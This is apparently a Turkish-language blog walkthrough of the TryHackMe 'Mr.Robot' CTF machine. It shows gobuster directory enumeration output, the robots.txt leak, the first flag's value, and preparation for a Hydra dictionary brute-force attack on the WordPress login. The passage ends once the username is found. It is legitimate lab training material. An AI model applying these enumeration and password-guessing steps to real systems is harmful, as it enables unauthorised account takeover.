
CYBER-WARRIOR | AGOLA

Zafiyetli Makine Çözüm | Mr.Robot CTF

Merhaba, bu konumda sizlere TryHackMe ve benzer birçok platform üzerinde bulunan Mr.Robot isimli makinenin çözümünü göstericem. Bu makinenin seviyesi medium olarak belirlenmiştir.

TryHackMe tarafından hedef makinenin ip si verildiği için ip bulmakla uğraşmadan işlemlere başlıyoruz.

1- Nmap taraması atarak hedef makine üzerindeki açık portları görüyoruz.



2-Bulduğumuz 80 portunda APACHE altında bir Web sunucumuz var. Tarayıcımıza giderek bu web servisini kontrol edelim.

Mozilla Firefox

10.10.49.242/

10.10.49.242

Arama

NetHunter Exploit-DB | YouTube Cyber-Warrio Google Çeviri Google GTFOBins

```
INIT: version 2.88 booting
[info] Using makefile-style concurrent boot in runlevel S.
[ ok ] Starting the hot plug events dispatcher: udevd.
....] Synthesizing the initial hotplug events...[ 2.700609] piix_smbus 0000:00:07.3: Host SMBus controller not enabled!
done.
[ ok ] Waiting for /dev to be fully populated...[ 3.061484] Error: Driver 'pc spkr' is already registered, aborting...
done.
[ ok ] Setting preliminary keymap...done.
[ ok ] Activating swap...done.
[....] Checking root file system...fsck from util-linux 2.20.1 /dev/sda1: clean, 38190/1256640 files, 341993/5016832 blocks
done.
[info] Loading kernel module loop.
[ ok ] Cleaning up temporary files... /tmp.
[ ok ] Activating lvm and md swap...done.
[....] Checking file systems...fsck from util-linux 2.20.1
done.
[....] Mounting local filesystems...done.
[ ok ] Activating swapfile swap...done.
[ ok ] Cleaning up temporary files....
[ ok ] Setting kernel variables ...done.
[ ok ] Configuring network interfaces...done.
[ ok ] Starting rpcbind daemon....
[ ok ] Starting NFS common utilities: statd idmapd.
[ ok ] Cleaning up temporary files....done.
[info] Setting console screen modes.
[info] Skipping font and keymap setup (handled by console-setup).
[....] Setting up console font and keymap...done.
INIT: Entering runlevel: 2
[info] Using makefile-style concurrent boot in runlevel 2.
[ ok ] Starting NFS common utlities: statd idmapd.
[ ok ] Starting rpcbind daemon...[....] Already running..
[ ok ] Starting enhanced syslogd: rsyslogd.
[ ok ] Starting deferred execution scheduler: atd.
[ ok ] Starting ACPI services....
[ ok ] Starting periodic command scheduler: cron
[ ok ] Starting system message bus: dbus
[ ok ] Starting Avahi mDNS/DNS-SD Daemon: avahi-daemon.
[ ok ] Starting Common Unix Printing System: cupsd
[ ok ] Starting MTA: exim4.
```

Mozilla Firefox

10.10.49.242/

10.10.49.242

Arama

NetHunter Exploit-DB | YouTube Cyber-Warrio Google Çeviri Google GTFOBins

```
15:47 -!- friend_ [friend_@208.185.115.6] has joined #fsociety.

15:47 <mr. robot> Hello friend. If you've come, you've come for a reason. You may not be able to explain it yet, but there's a part of you that's exhausted with this
world... a world that decides where you work, who you see, and how you empty and fill your depressing bank account. Even the Internet connection you're using to read
this is costing you, slowly chipping away at your existence. There are things you want to say. Soon I will give you a voice. Today your education begins.


Commands:
prepare
fsociety
inform
question
wakeup
join

root@fsociety:~#
```


Mozilla Firefox

10.10.49.242/

10.10.49.242

Arama

NetHunter Exploit-DB | YouTube Cyber-Warrio Google Çeviri Google GTFOBins



3- Tasarımı terminale benzeyen çok güzel bir site bizi karşıladı fakat göz önünde işimize yarayacak bir şey bulamadık. Bu yüzden diğer dizinleri taramak için "gobuster" aracını kullanıyoruz.

```
agola@kali: ~/Masaüstü
Dosya  Eylemler  Düzen  Görünüm  Yardım
agola@kali: ~/Masaüstü   agola@kali: ~/Masaüstü
agola@kali:~$ cd Masaüstü/
agola@kali:~/Masaüstü$ gobuster dir -u http://10.10.175.6 --wordlist /usr/share/dirb/wordlists/common.txt -o gobuster.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.175.6
[+] Threads:        10
[+] Wordlist:       /usr/share/dirb/wordlists/common.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2020/09/22 14:25:08 Starting gobuster
===============================================================
/.hta (Status: 403)
/.htaccess (Status: 403)
/.htpasswd (Status: 403)
/0 (Status: 301)
/admin (Status: 301)
/atom (Status: 301)
/audio (Status: 301)
/blog (Status: 301)
/css (Status: 301)
/dashboard (Status: 302)
/favicon.ico (Status: 200)
/feed (Status: 301)
/image (Status: 301)
/Image (Status: 301)
/images (Status: 301)
/index.html (Status: 200)
/index.php (Status: 301)
/js (Status: 301)
/intro (Status: 200)
/license (Status: 200)
/login (Status: 302)
/page1 (Status: 301)
/phpmyadmin (Status: 403)
/rdf (Status: 301)
/readme (Status: 200)
/robots (Status: 200)
/robots.txt (Status: 200)
/rss (Status: 301)
/rss2 (Status: 301)
```


4- Bildiğimiz üzere google'da indexlenmesini istemedikleri dizinleri robots.txt altına yazmışlar bu yüzden öncelikli olarak oraya bakıyoruz.



```
User-agent: *
fsocity.dic
key-1-of-3.txt
```

4- Evet ilk flag kolay bir yerdeydi “key-1-of-3.txt”.


073403c8a58a1f80d943455fb30724b9

5- Diğer dosyaya bakmaya çalıştığımızda bir sözlüğü bilgisayarımıza indirmiş oluyoruz. İçinde yüzlerce kelimeler sayılar var.






6- Şimdi ise yine gobuster üzerinde gördüğümüz admin paneline bakıyoruz.




7- Daha sonra hydra ile yapacağımız saldırıda kullanmak bilgileri elde etmek için burp ile login paneline girişte istek yolluyoruz.




8- Sırasıyla log ve pwd'ye göre kullanıcı adı ve şifre alanları. Hydra kullanarak saldırı yapıcaz. Sözlüğümüz fsocity.dic olacaktır. Önce parolalı kullanıcı adını sabit olarak bulmaya çalışacağız, sonra bulunan kullanıcı adını parolayı almak için kullanacağız.

Ve başarılı olduk kullanıcı adımız dizinin baş karakterinin ismiymiş “Elliot”

